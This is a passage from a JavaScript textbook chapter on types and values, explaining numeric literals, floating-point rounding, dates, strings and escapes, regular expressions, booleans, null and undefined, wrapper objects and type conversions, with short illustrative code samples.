The JavaScript number format allows you to exactly represent all integers between -9007199254740992 (-2^{53}) and 9007199254740992 (2^{53}), inclusive. If you use integer values larger than this, you may lose precision in the trailing digits. Note, however, that certain operations in JavaScript (such as array indexing and the bitwise operators described in Chapter 4) are performed with 32-bit integers.

When a number appears directly in a JavaScript program, it's called a *numeric literal*. JavaScript supports numeric literals in several formats, as described in the following sections. Note that any numeric literal can be preceded by a minus sign (-) to make the number negative. Technically, however, - is the unary negation operator (see Chapter 4) and is not part of the numeric literal syntax.

1. This format should be familiar to Java programmers as the format of the `double` type. It is also the `double` format used in almost all modern implementations of C and C++.

3.1.1 Integer Literals

In a JavaScript program, a base-10 integer is written as a sequence of digits. For example:

```
0
3
10000000
```

In addition to base-10 integer literals, JavaScript recognizes hexadecimal (base-16) values. A hexadecimal literal begins with "0x" or "0X", followed by a string of hexadecimal digits. A hexadecimal digit is one of the digits 0 through 9 or the letters a (or A) through f (or F), which represent values 10 through 15. Here are examples of hexadecimal integer literals:

```
0xff  // 15*16 + 15 = 255 (base 10)
0xCAFE911
```

Although the ECMAScript standard does not support them, some implementations of JavaScript allow you to specify integer literals in octal (base-8) format. An octal literal begins with the digit 0 and is followed by a sequence of digits, each between 0 and 7. For example:

```
0377  // 3*64 + 7*8 + 7 = 255 (base 10)
```

Since some implementations support octal literals and some do not, you should never write an integer literal with a leading zero; you cannot know in this case whether an implementation will interpret it as an octal or decimal value. In the strict mode of ECMAScript 5 (§5.7.3), octal literals are explicitly forbidden.

3.1.2 Floating-Point Literals

Floating-point literals can have a decimal point; they use the traditional syntax for real numbers. A real value is represented as the integral part of the number, followed by a decimal point and the fractional part of the number.

Floating-point literals may also be represented using exponential notation: a real number followed by the letter e (or E), followed by an optional plus or minus sign, followed by an integer exponent. This notation represents the real number multiplied by 10 to the power of the exponent.

More succinctly, the syntax is:

```
[digits][.digits][(E|e)[(+|-)]digits]
```

For example:

```
3.14
2345.789
.333333333333333333
6.02e23       // 6.02 × 10^23
1.4738223E-32 // 1.4738223 × 10^-32
```

3.1.3 Arithmetic in JavaScript

JavaScript programs work with numbers using the arithmetic operators that the language provides. These include + for addition, - for subtraction, * for multiplication, / for division, and % for modulo (remainder after division). Full details on these and other operators can be found in Chapter 4.

In addition to these basic arithmetic operators, JavaScript supports more complex mathematical operations through a set of functions and constants defined as properties of the Math object:

```
Math.pow(2,53)          // => 9007199254740992: 2 to the power 53
Math.round(.6)          // => 1.0: round to the nearest integer
Math.ceil(.6)           // => 1.0: round up to an integer
Math.floor(.6)          // => 0.0: round down to an integer
Math.abs(-5)            // => 5: absolute value
Math.max(x,y,z)         // Return the largest argument
Math.min(x,y,z)         // Return the smallest argument
Math.random()           // Pseudo-random number x where 0 <= x < 1.0
Math.PI                 // π: circumference of a circle / diameter
Math.E                  // e: The base of the natural logarithm
Math.sqrt(3)            // The square root of 3
Math.pow(3, 1/3)        // The cube root of 3
Math.sin(0)             // Trigonometry: also Math.cos, Math.atan, etc.
Math.log(10)            // Natural logarithm of 10
Math.log(100)/Math.LN10 // Base 10 logarithm of 100
Math.log(512)/Math.LN2  // Base 2 logarithm of 512
Math.exp(3)             // Math.E cubed
```

See the Math object in the reference section for complete details on all the mathematical functions supported by JavaScript.

Arithmetic in JavaScript does not raise errors in cases of overflow, underflow, or division by zero. When the result of a numeric operation is larger than the largest representable number (overflow), the result is a special infinity value, which JavaScript prints as `Infinity`. Similarly, when a negative value becomes larger than the largest representable negative number, the result is negative infinity, printed as `-Infinity`. The infinite values behave as you would expect: adding, subtracting, multiplying, or dividing them by anything results in an infinite value (possibly with the sign reversed).

Underflow occurs when the result of a numeric operation is closer to zero than the smallest representable number. In this case, JavaScript returns 0. If underflow occurs from a negative number, JavaScript returns a special value known as "negative zero." This value is almost completely indistinguishable from regular zero and JavaScript programmers rarely need to detect it.

Division by zero is not an error in JavaScript: it simply returns infinity or negative infinity. There is one exception, however: zero divided by zero does not have a well-defined value, and the result of this operation is the special not-a-number value, printed as `NaN`. `NaN` also arises if you attempt to divide infinity by infinity, or take the square

root of a negative number or use arithmetic operators with non-numeric operands that cannot be converted to numbers.

JavaScript predefines global variables `Infinity` and `NaN` to hold the positive infinity and not-a-number value. In ECMAScript 3, these are read/write values and can be changed. ECMAScript 5 corrects this and makes the values read-only. The `Number` object defines alternatives that are read-only even in ECMAScript 3. Here are some examples:

```
Infinity                    // A read/write variable initialized to Infinity.
Number.POSITIVE_INFINITY    // Same value, read-only.
1/0                         // This is also the same value.
Number.MAX_VALUE + 1        // This also evaluates to Infinity.

Number.NEGATIVE_INFINITY    // These expressions are negative infinity.
-Infinity
-1/0
-Number.MAX_VALUE - 1

NaN                         // A read/write variable initialized to NaN.
Number.NaN                  // A read-only property holding the same value.
0/0                         // Evaluates to NaN.

Number.MIN_VALUE/2          // Underflow: evaluates to 0
-Number.MIN_VALUE/2         // Negative zero
-1/Infinity                 // Also negative 0
-0
```

The not-a-number value has one unusual feature in JavaScript: it does not compare equal to any other value, including itself. This means that you can't write `x == NaN` to determine whether the value of a variable `x` is `NaN`. Instead, you should write `x != x`. That expression will be true if, and only if, `x` is `NaN`. The function `isNaN()` is similar. It returns `true` if its argument is `NaN`, or if that argument is a non-numeric value such as a string or an object. The related function `isFinite()` returns `true` if its argument is a number other than `NaN`, `Infinity`, or `-Infinity`.

The negative zero value is also somewhat unusual. It compares equal (even using JavaScript's strict equality test) to positive zero, which means that the two values are almost indistinguishable, except when used as a divisor:

```
var zero = 0;         // Regular zero
var negz = -0;        // Negative zero
zero === negz         // => true: zero and negative zero are equal
1/zero === 1/negz     // => false: infinity and -infinity are not equal
```

3.1.4 Binary Floating-Point and Rounding Errors

There are infinitely many real numbers, but only a finite number of them (18437736874454810627, to be exact) can be represented exactly by the JavaScript floating-point format. This means that when you're working with real numbers in JavaScript, the representation of the number will often be an approximation of the actual number.

The IEEE-754 floating-point representation used by JavaScript (and just about every other modern programming language) is a binary representation, which can exactly represent fractions like `1/2`, `1/8`, and `1/1024`. Unfortunately, the fractions we use most commonly (especially when performing financial calculations) are decimal fractions `1/10`, `1/100`, and so on. Binary floating-point representations cannot exactly represent numbers as simple as `0.1`.

JavaScript numbers have plenty of precision and can approximate `0.1` very closely. But the fact that this number cannot be represented exactly can lead to problems. Consider this code:

```
var x = .3 - .2;    // thirty cents minus 20 cents
var y = .2 - .1;    // twenty cents minus 10 cents
x == y              // => false: the two values are not the same!
x == .1             // => false: .3-.2 is not equal to .1
y == .1             // => true: .2-.1 is equal to .1
```

Because of rounding error, the difference between the approximations of .3 and .2 is not exactly the same as the difference between the approximations of .2 and .1. It is important to understand that this problem is not specific to JavaScript: it affects any programming language that uses binary floating-point numbers. Also, note that the values x and y in the code above are *very* close to each other and to the correct value. The computed values are adequate for almost any purpose: the problem arises when we attempt to compare values for equality.

A future version of JavaScript may support a decimal numeric type that avoids these rounding issues. Until then you might want to perform critical financial calculations using scaled integers. For example, you might manipulate monetary values as integer cents rather than fractional dollars.

3.1.5 Dates and Times

Core JavaScript includes a `Date()` constructor for creating objects that represent dates and times. These Date objects have methods that provide an API for simple date computations. Date objects are not a fundamental type like numbers are. This section presents a quick tutorial on working with dates. Full details can be found in the reference section:

```
var then = new Date(2010, 0, 1);  // The 1st day of the 1st month of 2010
var later = new Date(2010, 0, 1,  // Same day, at 5:10:30pm, local time
                     17, 10, 30);
var now = new Date();             // The current date and time
var elapsed = now - then;         // Date subtraction: interval in milliseconds

later.getFullYear()               // => 2010
later.getMonth()                  // => 0: zero-based months
later.getDate()                   // => 1: one-based days
later.getDay()                    // => 5: day of week.  0 is Sunday 5 is Friday.
later.getHours()                  // => 17: 5pm, local time
later.getUTCHours()               // hours in UTC time; depends on timezone
```

```
later.toString()                // => "Fri Jan 01 2010 17:10:30 GMT-0800 (PST)"
later.toUTCString()             // => "Sat, 02 Jan 2010 01:10:30 GMT"
later.toLocaleDateString()      // => "01/01/2010"
later.toLocaleTimeString()      // => "05:10:30 PM"
later.toISOString()             // => "2010-01-02T01:10:30.000Z"; ES5 only
```

3.2 Text

A *string* is an immutable ordered sequence of 16-bit values, each of which typically represents a Unicode character—strings are JavaScript's type for representing text. The *length* of a string is the number of 16-bit values it contains. JavaScript's strings (and its arrays) use zero-based indexing: the first 16-bit value is at position 0, the second at position 1 and so on. The *empty string* is the string of length 0. JavaScript does not have a special type that represents a single element of a string. To represent a single 16-bit value, simply use a string that has a length of 1.

Characters, Codepoints, and JavaScript Strings

JavaScript uses the UTF-16 encoding of the Unicode character set, and JavaScript strings are sequences of unsigned 16-bit values. The most commonly used Unicode characters (those from the "basic multilingual plane") have codepoints that fit in 16 bits and can be represented by a single element of a string. Unicode characters whose codepoints do not fit in 16 bits are encoded following the rules of UTF-16 as a sequence (known as a "surrogate pair") of two 16-bit values. This means that a JavaScript string of length 2 (two 16-bit values) might represent only a single Unicode character:

```
var p = "π"; // π is 1 character with 16-bit codepoint 0x03c0
var e = "𝑒"; // 𝑒 is 1 character with 17-bit codepoint 0x1d452
p.length     // => 1: p consists of 1 16-bit element
e.length     // => 2: UTF-16 encoding of 𝑒 is 2 16-bit values: "\ud835\udc52"
```

The various string-manipulation methods defined by JavaScript operate on 16-bit values, not on characters. They do not treat surrogate pairs specially, perform no normalization of the string, and do not even ensure that a string is well-formed UTF-16.

3.2.1 String Literals

To include a string literally in a JavaScript program, simply enclose the characters of the string within a matched pair of single or double quotes (' or "). Double-quote characters may be contained within strings delimited by single-quote characters, and single-quote characters may be contained within strings delimited by double quotes. Here are examples of string literals:

```
""  // The empty string: it has zero characters
'testing'
"3.14"
'name="myform"'
"Wouldn't you prefer O'Reilly's book?"
"This string\nhas two lines"
"π is the ratio of a circle's circumference to its diameter"
```

In ECMAScript 3, string literals must be written on a single line. In ECMAScript 5, however, you can break a string literal across multiple lines by ending each line but the last with a backslash (\). Neither the backslash nor the line terminator that follow it are part of the string literal. If you need to include a newline character in a string literal, use the character sequence \n (documented below):

```
"two\nlines"   // A string representing 2 lines written on one line
"one\          // A one-line string written on 3 lines. ECMAScript 5 only.
 long\
 line"
```

Note that when you use single quotes to delimit your strings, you must be careful with English contractions and possessives, such as *can't* and *O'Reilly's*. Since the apostrophe is the same as the single-quote character, you must use the backslash character (\) to "escape" any apostrophes that appear in single-quoted strings (escapes are explained in the next section).

In client-side JavaScript programming, JavaScript code may contain strings of HTML code, and HTML code may contain strings of JavaScript code. Like JavaScript, HTML uses either single or double quotes to delimit its strings. Thus, when combining JavaScript and HTML, it is a good idea to use one style of quotes for JavaScript and the other style for HTML. In the following example, the string "Thank you" is single-quoted within a JavaScript expression, which is then double-quoted within an HTML event-handler attribute:

```
<button onclick="alert('Thank you')">Click Me</button>
```

3.2.2 Escape Sequences in String Literals

The backslash character (\) has a special purpose in JavaScript strings. Combined with the character that follows it, it represents a character that is not otherwise representable within the string. For example, \n is an *escape sequence* that represents a newline character.

Another example, mentioned above, is the \' escape, which represents the single quote (or apostrophe) character. This escape sequence is useful when you need to include an apostrophe in a string literal that is contained within single quotes. You can see why these are called escape sequences: the backslash allows you to escape from the usual interpretation of the single-quote character. Instead of using it to mark the end of the string, you use it as an apostrophe:

```
'You\'re right, it can\'t be a quote'
```

Table 3-1 lists the JavaScript escape sequences and the characters they represent. Two escape sequences are generic and can be used to represent any character by specifying its Latin-1 or Unicode character code as a hexadecimal number. For example, the sequence \xA9 represents the copyright symbol, which has the Latin-1 encoding given by the hexadecimal number A9. Similarly, the \u escape represents an arbitrary Unicode character specified by four hexadecimal digits; \u03c0 represents the character π, for example.

Table 3-1. JavaScript escape sequences

Sequence	Character represented
\0	The NUL character (\u0000)
\b	Backspace (\u0008)
\t	Horizontal tab (\u0009)
\n	Newline (\u000A)
\v	Vertical tab (\u000B)
\f	Form feed (\u000C)
\r	Carriage return (\u000D)
\"	Double quote (\u0022)
\'	Apostrophe or single quote (\u0027)
\\	Backslash (\u005C)
\x *XX*	The Latin-1 character specified by the two hexadecimal digits *XX*
\u *XXXX*	The Unicode character specified by the four hexadecimal digits *XXXX*

If the \ character precedes any character other than those shown in Table 3-1, the backslash is simply ignored (although future versions of the language may, of course, define new escape sequences). For example, \# is the same as #. Finally, as noted above, ECMAScript 5 allows a backslash before a line break to break a string literal across multiple lines.

3.2.3 Working with Strings

One of the built-in features of JavaScript is the ability to *concatenate* strings. If you use the + operator with numbers, it adds them. But if you use this operator on strings, it joins them by appending the second to the first. For example:

```
msg = "Hello, " + "world";   // Produces the string "Hello, world"
greeting = "Welcome to my blog," + " " + name;
```

To determine the length of a string—the number of 16-bit values it contains—use the `length` property of the string. Determine the length of a string `s` like this:

```
s.length
```

In addition to this `length` property, there are a number of methods you can invoke on strings (as always, see the reference section for complete details):

```
var s = "hello, world"      // Start with some text.
s.charAt(0)                 // => "h": the first character.
s.charAt(s.length-1)        // => "d": the last character.
s.substring(1,4)            // => "ell": the 2nd, 3rd and 4th characters.
s.slice(1,4)                // => "ell": same thing
s.slice(-3)                 // => "rld": last 3 characters
s.indexOf("l")              // => 2: position of first letter l.
s.lastIndexOf("l")          // => 10: position of last letter l.
s.indexOf("l", 3)           // => 3: position of first "l" at or after 3
```

```
s.split(", ")              // => ["hello", "world"] split into substrings
s.replace("h", "H")        // => "Hello, world": replaces all instances
s.toUpperCase()            // => "HELLO, WORLD"
```

Remember that strings are immutable in JavaScript. Methods like `replace()` and `toUpperCase()` return new strings: they do not modify the string on which they are invoked.

In ECMAScript 5, strings can be treated like read-only arrays, and you can access individual characters (16-bit values) from a string using square brackets instead of the `charAt()` method:

```
s = "hello, world";
s[0]                   // => "h"
s[s.length-1]          // => "d"
```

Mozilla-based web browsers such as Firefox have allowed strings to be indexed in this way for a long time. Most modern browsers (with the notable exception of IE) followed Mozilla's lead even before this feature was standardized in ECMAScript 5.

3.2.4 Pattern Matching

JavaScript defines a `RegExp()` constructor for creating objects that represent textual patterns. These patterns are described with *regular expressions*, and JavaScript adopts Perl's syntax for regular expressions. Both strings and RegExp objects have methods for performing pattern matching and search-and-replace operations using regular expressions.

RegExps are not one of the fundamental types of JavaScript. Like Dates, they are simply a specialized kind of object, with a useful API. The regular expression grammar is complex and the API is nontrivial. They are documented in detail in Chapter 10. Because RegExps are powerful and commonly used for text processing, however, this section provides a brief overview.

Although RegExps are not one of the fundamental data types in the language, they do have a literal syntax and can be encoded directly into JavaScript programs. Text between a pair of slashes constitutes a regular expression literal. The second slash in the pair can also be followed by one or more letters, which modify the meaning of the pattern. For example:

```
/^HTML/              // Match the letters H T M L at the start of a string
/[1-9][0-9]*/        // Match a non-zero digit, followed by any # of digits
/\bjavascript\b/i    // Match "javascript" as a word, case-insensitive
```

RegExp objects define a number of useful methods, and strings also have methods that accept RegExp arguments. For example:

```
var text = "testing: 1, 2, 3";   // Sample text
var pattern = /\d+/g             // Matches all instances of one or more digits
pattern.test(text)               // => true: a match exists
text.search(pattern)             // => 9: position of first match
text.match(pattern)              // => ["1", "2", "3"]: array of all matches
```

```
text.replace(pattern, "#");      // => "testing: #, #, #"
text.split(/\D+/);               // => ["","1","2","3"]: split on non-digits
```

3.3 Boolean Values

A boolean value represents truth or falsehood, on or off, yes or no. There are only two possible values of this type. The reserved words `true` and `false` evaluate to these two values.

Boolean values are generally the result of comparisons you make in your JavaScript programs. For example:

```
a == 4
```

This code tests to see whether the value of the variable `a` is equal to the number `4`. If it is, the result of this comparison is the boolean value `true`. If `a` is not equal to `4`, the result of the comparison is `false`.

Boolean values are commonly used in JavaScript control structures. For example, the `if/else` statement in JavaScript performs one action if a boolean value is `true` and another action if the value is `false`. You usually combine a comparison that creates a boolean value directly with a statement that uses it. The result looks like this:

```
if (a == 4)
  b = b + 1;
else
  a = a + 1;
```

This code checks whether `a` equals `4`. If so, it adds `1` to `b`; otherwise, it adds `1` to `a`.

As we'll discuss in §3.8, any JavaScript value can be converted to a boolean value. The following values convert to, and therefore work like, `false`:

```
undefined
null
0
-0
NaN
""  // the empty string
```

All other values, including all objects (and arrays) convert to, and work like, `true`. `false`, and the six values that convert to it, are sometimes called *falsy* values, and all other values are called `truthy`. Any time JavaScript expects a boolean value, a falsy value works like `false` and a truthy value works like `true`.

As an example, suppose that the variable `o` either holds an object or the value `null`. You can test explicitly to see if `o` is non-null with an `if` statement like this:

```
if (o !== null) ...
```

The not-equal operator `!==` compares `o` to `null` and evaluates to either `true` or `false`. But you can omit the comparison and instead rely on the fact that `null` is falsy and objects are truthy:

```
if (o) ...
```

In the first case, the body of the `if` will be executed only if `o` is not `null`. The second case is less strict: it will execute the body of the `if` only if `o` is not `false` or any falsy value (such as `null` or `undefined`). Which `if` statement is appropriate for your program really depends on what values you expect to be assigned to `o`. If you need to distinguish `null` from `0` and `""`, then you should use an explicit comparison.

Boolean values have a `toString()` method that you can use to convert them to the strings "true" or "false", but they do not have any other useful methods. Despite the trivial API, there are three important boolean operators.

The `&&` operator performs the Boolean AND operation. It evaluates to a truthy value if and only if both of its operands are truthy; it evaluates to a falsy value otherwise. The `||` operator is the Boolean OR operation: it evaluates to a truthy value if either one (or both) of its operands is truthy and evaluates to a falsy value if both operands are falsy. Finally, the unary `!` operator performs the Boolean NOT operation: it evaluates to `true` if its operand is falsy and evaluates to `false` if its operand is truthy. For example:

```
if ((x == 0 && y == 0) || !(z == 0)) {
    // x and y are both zero or z is non-zero
}
```

Full details on these operators are in §4.10.

3.4 null and undefined

`null` is a language keyword that evaluates to a special value that is usually used to indicate the absence of a value. Using the `typeof` operator on `null` returns the string "object", indicating that `null` can be thought of as a special object value that indicates "no object". In practice, however, `null` is typically regarded as the sole member of its own type, and it can be used to indicate "no value" for numbers and strings as well as objects. Most programming languages have an equivalent to JavaScript's `null`: you may be familiar with it as `null` or `nil`.

JavaScript also has a second value that indicates absence of value. The undefined value represents a deeper kind of absence. It is the value of variables that have not been initialized and the value you get when you query the value of an object property or array element that does not exist. The undefined value is also returned by functions that have no return value, and the value of function parameters for which no argument is supplied. `undefined` is a predefined global variable (not a language keyword like `null`) that is initialized to the undefined value. In ECMAScript 3, `undefined` is a read/write variable, and it can be set to any value. This error is corrected in ECMAScript 5 and `undefined` is read-only in that version of the language. If you apply the `typeof` operator to the undefined value, it returns "undefined", indicating that this value is the sole member of a special type.

Despite these differences, `null` and `undefined` both indicate an absence of value and can often be used interchangeably. The equality operator `==` considers them to be equal. (Use the strict equality operator `===` to distinguish them.) Both are falsy values—they behave like `false` when a boolean value is required. Neither `null` nor `undefined` have any properties or methods. In fact, using `.` or `[]` to access a property or method of these values causes a TypeError.

You might consider `undefined` to represent a system-level, unexpected, or error-like absence of value and `null` to represent program-level, normal, or expected absence of value. If you need to assign one of these values to a variable or property or pass one of these values to a function, `null` is almost always the right choice.

3.5 The Global Object

The sections above have explained JavaScript's primitive types and values. Object types—objects, arrays, and functions—are covered in chapters of their own later in this book. But there is one very important object value that we must cover now. The *global object* is a regular JavaScript object that serves a very important purpose: the properties of this object are the globally defined symbols that are available to a JavaScript program. When the JavaScript interpreter starts (or whenever a web browser loads a new page), it creates a new global object and gives it an initial set of properties that define:

- global properties like `undefined`, `Infinity`, and `NaN`
- global functions like `isNaN()`, `parseInt()` (§3.8.2), and `eval()` (§4.12).
- constructor functions like `Date()`, `RegExp()`, `String()`, `Object()`, and `Array()` (§3.8.2)
- global objects like Math and JSON (§6.9)

The initial properties of the global object are not reserved words, but they deserve to be treated as if they are. §2.4.1 lists each of these properties. This chapter has already described some of these global properties. Most of the others will be covered elsewhere in this book. And you can look them all up by name in the core JavaScript reference section, or look up the global object itself under the name "Global". For client-side JavaScript, the Window object defines other globals that you can look up in the client-side reference section.

In top-level code—JavaScript code that is not part of a function—you can use the JavaScript keyword `this` to refer to the global object:

```
var global = this;  // Define a global variable to refer to the global object
```

In client-side JavaScript, the Window object serves as the global object for all JavaScript code contained in the browser window it represents. This global Window object has a self-referential `window` property that can be used instead of `this` to refer to the global object. The Window object defines the core global properties, but it also defines quite a few other globals that are specific to web browsers and client-side JavaScript.

When first created, the global object defines all of JavaScript's predefined global values. But this special object also holds program-defined globals as well. If your code declares a global variable, that variable is a property of the global object. §3.10.2 explains this in more detail.

3.6 Wrapper Objects

JavaScript objects are composite values: they are a collection of properties or named values. We refer to the value of a property using the . notation. When the value of a property is a function, we call it a *method*. To invoke the method `m` of an object `o`, we write `o.m()`.

We've also seen that strings have properties and methods:

```
var s = "hello world!";                          // A string
var word = s.substring(s.indexOf(" ")+1, s.length); // Use string properties
```

Strings are not objects, though, so why do they have properties? Whenever you try to refer to a property of a string `s`, JavaScript converts the string value to an object as if by calling `new String(s)`. This object inherits (see §6.2.2) string methods and is used to resolve the property reference. Once the property has been resolved, the newly created object is discarded. (Implementations are not required to actually create and discard this transient object: they must behave as if they do, however.)

Numbers and booleans have methods for the same reason that strings do: a temporary object is created using the `Number()` or `Boolean()` constructor, and the method is resolved using that temporary object. There are not wrapper objects for the `null` and `undefined` values: any attempt to access a property of one of these values causes a `TypeError`.

Consider the following code and think about what happens when it is executed:

```
var s = "test";         // Start with a string value.
s.len = 4;              // Set a property on it.
var t = s.len;          // Now query the property.
```

When you run this code, the value of `t` is `undefined`. The second line of code creates a temporary String object, sets its `len` property to 4, and then discards that object. The third line creates a new String object from the original (unmodified) string value and then tries to read the `len` property. This property does not exist, and the expression evaluates to `undefined`. This code demonstrates that strings, numbers, and boolean values behave like objects when you try to read the value of a property (or method) from them. But if you attempt to set the value of a property, that attempt is silently ignored: the change is made on a temporary object and does not persist.

The temporary objects created when you access a property of a string, number, or boolean are known as *wrapper objects*, and it may occasionally be necessary to distinguish a string value from a String object or a number or boolean value from a Number or Boolean object. Usually, however, wrapper objects can be considered an

implementation detail and you don't have to think about them. You just need to know that string, number, and boolean values differ from objects in that their properties are read-only and that you can't define new properties on them.

Note that it is possible (but almost never necessary or useful) to explicitly create wrapper objects, by invoking the `String()`, `Number()`, or `Boolean()` constructors:

```
var s = "test", n = 1, b = true;  // A string, number, and boolean value.
var S = new String(s);            // A String object
var N = new Number(n);            // A Number object
var B = new Boolean(b);           // A Boolean object
```

JavaScript converts wrapper objects into the wrapped primitive value as necessary, so the objects `S`, `N`, and `B` above usually, but not always, behave just like the values `s`, `n`, and `b`. The `==` equality operator treats a value and its wrapper object as equal, but you can distinguish them with the `===` strict equality operator. The `typeof` operator will also show you the difference between a primitive value and its wrapper object.

3.7 Immutable Primitive Values and Mutable Object References

There is a fundamental difference in JavaScript between primitive values (`undefined`, `null`, booleans, numbers, and strings) and objects (including arrays and functions). Primitives are immutable: there is no way to change (or "mutate") a primitive value. This is obvious for numbers and booleans—it doesn't even make sense to change the value of a number. It is not so obvious for strings, however. Since strings are like arrays of characters, you might expect to be able to alter the character at any specified index. In fact, JavaScript does not allow this, and all string methods that appear to return a modified string are, in fact, returning a new string value. For example:

```
var s = "hello";   // Start with some lowercase text
s.toUpperCase();   // Returns "HELLO", but doesn't alter s
s                  // => "hello": the original string has not changed
```

Primitives are also compared *by value*: two values are the same only if they have the same value. This sounds circular for numbers, booleans, `null`, and `undefined`: there is no other way that they could be compared. Again, however, it is not so obvious for strings. If two distinct string values are compared, JavaScript treats them as equal if, and only if, they have the same length and if the character at each index is the same.

Objects are different than primitives. First, they are *mutable*—their values can change:

```
var o = { x:1 };      // Start with an object
o.x = 2;              // Mutate it by changing the value of a property
o.y = 3;              // Mutate it again by adding a new property

var a = [1,2,3]       // Arrays are also mutable
a[0] = 0;             // Change the value of an array element
a[3] = 4;             // Add a new array element
```

Objects are not compared by value: two objects are not equal even if they have the same properties and values. And two arrays are not equal even if they have the same elements in the same order:

```
var o = {x:1}, p = {x:1};  // Two objects with the same properties
o === p                    // => false: distinct objects are never equal
var a = [], b = [];        // Two distinct, empty arrays
a === b                    // => false: distinct arrays are never equal
```

Objects are sometimes called *reference types* to distinguish them from JavaScript's primitive types. Using this terminology, object values are *references*, and we say that objects are compared *by reference*: two object values are the same if and only if they *refer* to the same underlying object.

```
var a = [];   // The variable a refers to an empty array.
var b = a;    // Now b refers to the same array.
b[0] = 1;     // Mutate the array referred to by variable b.
a[0]          // => 1: the change is also visible through variable a.
a === b       // => true: a and b refer to the same object, so they are equal.
```

As you can see from the code above, assigning an object (or array) to a variable simply assigns the reference: it does not create a new copy of the object. If you want to make a new copy of an object or array, you must explicitly copy the properties of the object or the elements of the array. This example demonstrates using a `for` loop (§5.5.3):

```
var a = ['a','b','c'];                // An array we want to copy
var b = [];                           // A distinct array we'll copy into
for(var i = 0; i < a.length; i++) { // For each index of a[]
    b[i] = a[i];                      // Copy an element of a into b
}
```

Similarly, if we want to compare two distinct objects or arrays, we must compare their properties or elements. This code defines a function to compare two arrays:

```
function equalArrays(a,b) {
    if (a.length != b.length) return false; // Different-size arrays not equal
    for(var i = 0; i < a.length; i++)       // Loop through all elements
        if (a[i] !== b[i]) return false;    // If any differ, arrays not equal
    return true;                            // Otherwise they are equal
}
```

3.8 Type Conversions

JavaScript is very flexible about the types of values it requires. We've seen this for booleans: when JavaScript expects a boolean value, you may supply a value of any type, and JavaScript will convert it as needed. Some values ("truthy" values) convert to `true` and others ("falsy" values) convert to `false`. The same is true for other types: if JavaScript wants a string, it will convert whatever value you give it to a string. If JavaScript wants a number, it will try to convert the value you give it to a number (or to `NaN` if it cannot perform a meaningful conversion). Some examples:

```
10 + " objects"     // => "10 objects". Number 10 converts to a string
"7" * "4"           // => 28: both strings convert to numbers
```

```
var n = 1 - "x";     // => NaN: string "x" can't convert to a number
n + " objects"       // => "NaN objects": NaN converts to string "NaN"
```

Table 3-2 summarizes how values convert from one type to another in JavaScript. Bold entries in the table highlight conversions that you may find surprising. Empty cells indicate that no conversion is necessary and none is performed.

Table 3-2. JavaScript type conversions

Value	Converted to:			
	String	Number	Boolean	Object
`undefined`	`"undefined"`	`NaN`	`false`	*throws TypeError*
`null`	`"null"`	`0`	`false`	*throws TypeError*
`true`	`"true"`	`1`		`new Boolean(true)`
`false`	`"false"`	`0`		`new Boolean(false)`
`""` (empty string)		`0`	**`false`**	`new String("")`
`"1.2"` (nonempty, numeric)		`1.2`	`true`	`new String("1.2")`
`"one"` (nonempty, non-numeric)		`NaN`	`true`	`new String("one")`
`0`	`"0"`		**`false`**	`new Number(0)`
`-0`	`"0"`		**`false`**	`new Number(-0)`
`NaN`	`"NaN"`		**`false`**	`new Number(NaN)`
`Infinity`	`"Infinity"`		`true`	`new Number(Infinity)`
`-Infinity`	`"-Infinity"`		`true`	`new Number(-Infinity)`
`1` (finite, non-zero)	`"1"`		`true`	`new Number(1)`
`{}` (any object)	*see §3.8.3*	*see §3.8.3*	`true`	
`[]` (empty array)	`""`	`0`	`true`	
`[9]` (1 numeric elt)	`"9"`	`9`	`true`	
`['a']` (any other array)	*use join() method*	`NaN`	`true`	
`function(){}` (any function)	*see §3.8.3*	`NaN`	`true`	

The primitive-to-primitive conversions shown in the table are relatively straightforward. Conversion to boolean was already discussed in §3.3. Conversion to strings is well-defined for all primitive values. Conversion to numbers is just a little trickier. Strings that can be parsed as numbers convert to those numbers. Leading and trailing spaces are allowed, but any leading or trailing nonspace characters that are not part of a numeric literal cause the string-to-number conversion to produce `NaN`. Some numeric conversions may seem surprising: `true` converts to 1, and `false` and the empty string `""` convert to 0.

Primitive-to-object conversions are straightforward: primitive values convert to their wrapper object (§3.6) as if by calling the `String()`, `Number()`, or `Boolean()` constructor.

The exceptions are null and undefined: any attempt to use these values where an object is expected raises a TypeError exception rather than performing a conversion.

Object-to-primitive conversion is somewhat more complicated, and it is the subject of §3.8.3.

3.8.1 Conversions and Equality

Because JavaScript can convert values flexibly, its == equality operator is also flexible with its notion of equality. All of the following comparisons are true, for example:

```
null == undefined // These two values are treated as equal.
"0" == 0          // String converts to a number before comparing.
0 == false        // Boolean converts to number before comparing.
"0" == false      // Both operands convert to numbers before comparing.
```

§4.9.1 explains exactly what conversions are performed by the == operator in order to determine whether two values should be considered equal, and it also describes the strict equality operator === that does not perform conversions when testing for equality.

Keep in mind that convertibility of one value to another does not imply equality of those two values. If undefined is used where a boolean value is expected, for example, it will convert to false. But this does not mean that undefined == false. JavaScript operators and statements expect values of various types, and perform conversions to those types. The if statement converts undefined to false, but the == operator never attempts to convert its operands to booleans.

3.8.2 Explicit Conversions

Although JavaScript performs many type conversions automatically, you may sometimes need to perform an explicit conversion, or you may prefer to make the conversions explicit to keep your code clearer.

The simplest way to perform an explicit type conversion is to use the Boolean(), Number(), String(), or Object() functions. We've already seen these functions as constructors for wrapper objects (in §3.6). When invoked without the new operator, however, they work as conversion functions and perform the conversions summarized in Table 3-2:

```
Number("3")            // => 3
String(false)          // => "false"  Or use false.toString()
Boolean([])            // => true
Object(3)              // => new Number(3)
```

Note that any value other than null or undefined has a toString() method and the result of this method is usually the same as that returned by the String() function. Also note that Table 3-2 shows a TypeError if you attempt to convert null or undefined to an object. The Object() function does not throw an exception in this case: instead it simply returns a newly created empty object.

Certain JavaScript operators perform implicit type conversions, and are sometimes used for the purposes of type conversion. If one operand of the + operator is a string, it converts the other one to a string. The unary + operator converts its operand to a number. And the unary ! operator converts its operand to a boolean and negates it. These facts lead to the following type conversion idioms that you may see in some code:

```
x + ""          // Same as String(x)
+x              // Same as Number(x).  You may also see x-0
!!x             // Same as Boolean(x). Note double !
```

Formatting and parsing numbers are common tasks in computer programs and JavaScript has specialized functions and methods that provide more precise control over number-to-string and string-to-number conversions.

The `toString()` method defined by the Number class accepts an optional argument that specifies a radix, or base, for the conversion. If you do not specify the argument, the conversion is done in base 10. However, you can also convert numbers in other bases (between 2 and 36). For example:

```
var n = 17;
binary_string = n.toString(2);        // Evaluates to "10001"
octal_string = "0" + n.toString(8);   // Evaluates to "021"
hex_string = "0x" + n.toString(16);   // Evaluates to "0x11"
```

